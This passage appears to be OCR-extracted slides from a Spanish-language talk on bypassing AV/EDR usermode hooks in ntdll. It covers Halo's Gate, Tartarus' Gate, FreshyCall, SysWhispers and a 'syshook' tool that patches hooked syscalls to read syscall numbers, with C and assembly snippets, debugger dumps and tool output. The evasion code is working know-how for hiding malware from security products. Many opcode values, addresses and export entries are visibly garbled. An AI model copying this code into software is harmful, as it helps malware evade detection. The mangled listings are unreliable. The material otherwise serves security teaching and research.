00007fff:c328d558 0f1f840000000000 nop     dword ptr [rax+rax]
```

```
//if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0xb0
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0xb0) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;
        }
    }
}
```

Halo's Gate

```
0:000> u ntdll!NTAllocateVirtualMemory
ntdll!NTAllocateVirtualMemory:
00007ffe:9d7635c0 4c0d1     mov     r10,rcx
00007ffe:9d7635c3 e9c0500000 jmp     ntdll!QueryRegistryValue@0x188 (00007ffe:9d7e6f88)
00007ffe:9d7635c8 f604250003fe7f01 test    byte ptr [SharedUserData+0x308 (00000000:7ffe0308)],1
00007ffe:9d7635db 7501      jne     ntdll!NTAllocateVirtualMemory+0x15 (00007ffe:9d7635d5)
00007ffe:9d7635dd 0f05      syscall
00007ffe:9d7635dd c3        ret

if (*((PBYTE)pFunctionAddress + 3) == 0xe9) {
    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0xb0
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0xb0) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;
            return TRUE;
        }
    }
    // check neighboring syscall up
}
```

Tartarus' Gate

> técnicas para obtener el Syscall ID

00007FFE5A28D280	Export	500	NtQueryObject
00007FFE5A28D280	Export	2083	ZwQueryObject
00007FFE5A28D280	Export	483	NtQueryInformationFile
00007FFE5A28D280	Export	2066	ZwQueryInformationFile
00007FFE5A28D280	Export	428	NtOpenKey
00007FFE5A28D280	Export	2011	ZwOpenKey
00007FFE5A28D310	Export	352	NtEnumerateValueKey
00007FFE5A28D310	Export	1936	ZwEnumerateValueKey
00007FFE5A28D330	Export	357	NtFindAtom
00007FFE5A28D330	Export	1941	ZwFindAtom
00007FFE5A28D350	Export	471	NtQueryDefaultLocale
00007FFE5A28D350	Export	2054	ZwQueryDefaultLocale
00007FFE5A28D370	Export	496	NtQueryKey
00007FFE5A28D370	Export	2029	ZwQueryKey

ntdll!NtQueryObject:			
00007FFE5A28D2B0	4c8bd1	mov	r10, rcx
00007FFE5A28D2B3	b810000000	mov	eax, 10h
00007FFE5A28D2B8	f604250803fe7f01	test	byte ptr [7FFE0308h], 1
00007FFE5A28D2C0	7503	jne	ntdll!NtQueryObject+0x15 (7ffe5a28d2c5)
00007FFE5A28D2C2	0f05	syscall	
00007FFE5A28D2C4	c3	ret	
00007FFE5A28D2C5	cd2e	int	2Eh
00007FFE5A28D2C7	c3	ret	
00007FFE5A28D2C8	0f1f840000000000	nop	dword ptr [rax+rax]
ntdll!NtQueryInformationFile:			
00007FFE5A28D2D0	4c8bd1	mov	r10, rcx
00007FFE5A28D2D3	b811000000	mov	eax, 11h
00007FFE5A28D2D8	f604250803fe7f01	test	byte ptr [7FFE0308h], 1
00007FFE5A28D2E0	7503	jne	ntdll!NtQueryInformationFile+0x15 (7ffe5a28d2e5)
00007FFE5A28D2E2	0f05	syscall	
00007FFE5A28D2E4	c3	ret	
00007FFE5A28D2E5	cd2e	int	2Eh
00007FFE5A28D2E7	c3	ret	
00007FFE5A28D2E8	0f1f840000000000	nop	dword ptr [rax+rax]
ntdll!NtOpenKey:			
00007FFE5A28D2F0	4c8bd1	mov	r10, rcx
00007FFE5A28D2F3	b812000000	mov	eax, 12h
00007FFE5A28D2F8	f604250803fe7f01	test	byte ptr [7FFE0308h], 1
00007FFE5A28D300	7503	jne	ntdll!NtOpenKey+0x15 (7ffe5a28d305)
00007FFE5A28D302	0f05	syscall	
00007FFE5A28D304	c3	ret	

FreshyCall

> técnicas para obtener el Syscall ID

```
00007FFE5A28D280 Export 500 NtQueryObject
00007FFE5A28D280 Export 2083 ZwQueryObject
00007FFE5A28D280 Export 483 NtQueryInformationFile
00007FFE5A28D280 Export 2056 ZwQueryInformationFile
00007FFE5A28D280 Export 428 NtOpenKey
00007FFE5A28D280 Export 2011 ZwOpenKey
00007FFE5A28D310 Export 352 NtEnumerateValueKey
00007FFE5A28D310 Export 1936 ZwEnumerateValueKey
00007FFE5A28D330 Export 357 NtFindAtom
00007FFE5A28D330 Export 1941 ZwFindAtom
00007FFE5A28D350 Export 471 NtQueryDefaultLocale
00007FFE5A28D350 Export 2054 ZwQueryDefaultLocale
00007FFE5A28D370 Export 496 NtQueryKey
00007FFE5A28D370 Export 3025 ZwQueryKey

ntdll!NtQueryObject:
30007ffe 5a28d2b0 4c8bd1 mov     r10, rcx
30007ffe 5a28d2b3 b810000000 mov     eax, 10h
30007ffe 5a28d2b6 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe 5a28d2c0 7503 jne     ntdll!NtQueryObject+0x15 (7ffe5a28d2c5)
30007ffe 5a28d2c2 0f05 syscall
30007ffe 5a28d2c4 c3 ret
30007ffe 5a28d2c5 cd2e int     2Eh
30007ffe 5a28d2c7 c3 ret
30007ffe 5a28d2c8 0f1f840000000000 nop     dword ptr [rax+rax]
30007ffe 5a28d2d0 4c8bd1 mov     r10, rcx
30007ffe 5a28d2d3 b811000000 mov     eax, 11h
30007ffe 5a28d2d6 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe 5a28d2e0 7503 jne     ntdll!NtQueryInformationFile+0x15 (7ffe5a28d2e5)
30007ffe 5a28d2e2 0f05 syscall
30007ffe 5a28d2e4 c3 ret
30007ffe 5a28d2e5 cd2e int     2Eh
30007ffe 5a28d2e7 c3 ret
30007ffe 5a28d2e8 0f1f840000000000 nop     dword ptr [rax+rax]
30007ffe 5a28d2f0 4c8bd1 mov     r10, rcx
30007ffe 5a28d2f3 b812000000 mov     eax, 12h
30007ffe 5a28d2f6 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
30007ffe 5a28d300 7503 jne     ntdll!NtOpenKey+0x15 (7ffe5a28d305)
30007ffe 5a28d302 0f05 syscall
30007ffe 5a28d304 c3 ret
```

FreshyCall

- 1 - define la versión OS
- 2 - reduce el stub (usa Zw)
- 3 - stub dinámico

Address	Type	Ordinal	Symbol
00007FFE5A28CD80	Export	671	Ntdll!DefWindowProc_A
00007FFE5A28CD90	Export	672	Ntdll!DefWindowProc_W
00007FFE5A28CE40	Export	673	Ntdll!DialogWndProc_A
00007FFE5A28CE50	Export	674	Ntdll!DialogWndProc_W
00007FFE5A30E420	Export	1290	RtlNtdllName

00007FFE5A28D180	Export	666	NtWriteFile
00007FFE5A28D180	Export	2249	ZwWriteFile
00007FFE5A28D1D0	Export	542	NtRemoveIoCompletion
00007FFE5A28D1D0	Export	2125	ZwRemoveIoCompletion
00007FFE5A28D1F0	Export	540	NtReleaseSemaphore
00007FFE5A28D1F0	Export	2123	ZwReleaseSemaphore
00007FFE5A28D210	Export	550	NtReplyWaitReceivePort
00007FFE5A28D210	Export	2133	ZwReplyWaitReceivePort
00007FFE5A28D230	Export	549	NtReplyPort
00007FFE5A28D230	Export	2132	ZwReplyPort
00007FFE5A28D250	Export	596	NtSetInformationThread
00007FFE5A28D250	Export	2179	ZwSetInformationThread
00007FFE5A28D270	Export	582	NtSetEvent

Syswhispers 1/2/3

> av/edr

- Análisis estático
- Dll Hooking
- Análisis Call stack
- network monitor, filesystem monitor, kernel hooks, ETW

0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
E9 71118BDC	jmp 7FFC0A380F16	ZwFreeVirtualMemory
0000	add byte ptr ds:[rax],al	
00F6	add dh,dh	
04 25	add al,25	
0803	or byte ptr ds:[rbx],al	
FE	add	
7F 01	jo ntdll.7FFC2DACFD81	
75 03	jne ntdll.7FFC2DACFD85	
0F05	syscall	
C3	ret	
CD 2E	int 2E	
C3	ret	
0F1F8400 00000000	nop dword ptr ds:[rax+rax],eax	


0000000000014F858	0000000000014F858	
0000000000014F858	0000000000014FF00	
0000000000014F860	000000000001400013AC	return to regular_syscall.000000001400013AC from ???
0000000000014F868	000000000000000000	
0000000000014F870	0000000000014F980	
0000000000014F878	00007FFC29816C8F	return to 0007FFC29816C8F from ???
0000000000014F880	0000000000089DBF0	
0000000000014F888	0000000000089DBF0	
0000000000014F890	0000000000014F880	



11/1/2022 10:52:53 AM

C2_1a (T1095 mem/meter-g) detected at C:\Users\synawk-lab1\Desktop
\regular_syscall.exe

> syshook



Tool to detect syscalls usermode hooks (ntdll.dll) from EDRs/AVs and get dynamically the syscall number.

- Obtener ID haciendo *patch* a los syscall hookeados reemplazando la instrucción syscall con un *ret*
- Al retornar el valor *eax* tendrá el SSN asignado
- *Unpatch* la syscall
- EAX = SSN

```
# No hooked function
[*] Checking the function ZwAllocateUserPhysicalPagesEx
[*] No hook was found in : ZwAllocateUserPhysicalPagesEx
[*] Syscall number: 74
```

```
# Hooked function
[*] Checking the function ZwWriteVirtualMemory
[!] Syscall hooked
[$] Patching the function ZwWriteVirtualMemory
[$] Successfully patched the function ZwWriteVirtualMemory
[$] Unpatching the function ZwWriteVirtualMemory
[$] Successfully unpatched the function ZwWriteVirtualMemory
[*] Syscall number [Dynamic]: 3a
```

> calling the patch

flujo

```
SysCallingThePatch proc
    mov rdx,0H
    mov r8, 0H
    mov r9, 0H
    call rcx
    ret
SysCallingThePatch endp
```

```
char* syscallBackup = malloc(9);
char *addrFunction = patchCall(&syscallBackup, ntFunction);

DWORD* dstPtr = 0;
void(*callback)() = (void(*)())addrFunction;
int EAX = SysCallingThePatch(addrFunction);
unpatchCall(syscallBackup, ntFunction);
```

```
[*] Checking the function NtAllocateVirtualMemory
[!] Syscall hooked
[$] Patching the function NtAllocateVirtualMemory
Address ptrKrnFunction: 00007FFFC328D060
Before Patching..
After Patching..
[$] Successfully patched the function NtAllocateVirtualMemory
[$] Unpatching the function NtAllocateVirtualMemory
[$] Successfully unpatched the function NtAllocateVirtualMemory
[*] Syscall number: 18
PtrNtAllocateVirtualMemory: 0000000140001708
```

antes

E9 313FEDE	jmp 7FFFB1160F96
0000	add byte ptr ds:[rax],al
00F6	add dh,dh
04 25	add al,25
0803	or byte ptr ds:[rbx],al
FE	???
7F 01	jg ntdll.7FFFC328D071
75 03	jne ntdll.7FFFC328D075
0F05	syscall
C3	ret

después

E9 313FEDE	jmp 7FFFB1160F96
0000	add byte ptr ds:[rax],al
00F6	add dh,dh
04 25	add al,25
0803	or byte ptr ds:[rbx],al
FE	???
7F 01	jg ntdll.7FFFC328D071
75 03	jne ntdll.7FFFC328D075
41:89C4	mov r12d,eax
44:89E0	mov eax,r12d
C3	ret

> demo

Debugger (x64dbg) showing assembly code and registers.

Assembly window (disassembly):

```
00007FFC3280060  E9 313FDEC9  jmp 7FFC32800F96
00007FFC3280065  0000        add byte ptr ds:[rax],al
00007FFC3280066  00F6        add db dh
00007FFC3280069  04 25        add 00007FFC32800F96
00007FFC328006B  0803        or 7FFC32800F96
00007FFC328006D  FE         [?]
00007FFC328006E  7E 01       jg ntdll!7FFC3280071
00007FFC3280070  75 03       jne ntdll!7FFC3280075
00007FFC3280072  41:89C4     mov r1d,eax
00007FFC3280075  44:89E0     mov eax,r1d
00007FFC3280078  C3         ret
00007FFC3280079  1F         [?]
00007FFC328007A  8400       test byte ptr ds:[rax],al
00007FFC328007C  0000       add byte ptr ds:[rax],al
00007FFC328007E  0000       add byte ptr ds:[rax],al
00007FFC3280080  4C:8B01     mov r10,rcx
00007FFC3280083  B8 19000000 mov eax,19
00007FFC3280088  F0425 08037E 01 test byte ptr ds:[7FFC0308],1
00007FFC3280090  75 03       jne ntdll!7FFC3280095
00007FFC3280092  0F05       syscall
00007FFC3280094  C3         ret
00007FFC3280095  CD 2E      int 2E
00007FFC3280097  C3         ret
```

Registers window:


Register	Value
RAX	0000000000000000
RCX	0000000000000000
RDX	0000000000000000
RSP	0000000000000000
RBP	0000000000000000
R08	0000000000000000
R9	0000000000000000
R10	0000000000000000
R11	0000000000000000
R12	0000000000000000
R13	0000000000000000
R14	0000000000000000
R15	0000000000000000
RIP	00007FFC3280075

Command window:

```
ntdll.dll!7FFC3280075
```

Status bar: 00:00:35 00:01:04

_> ¡GRACIAS POR PARTICIPAR!



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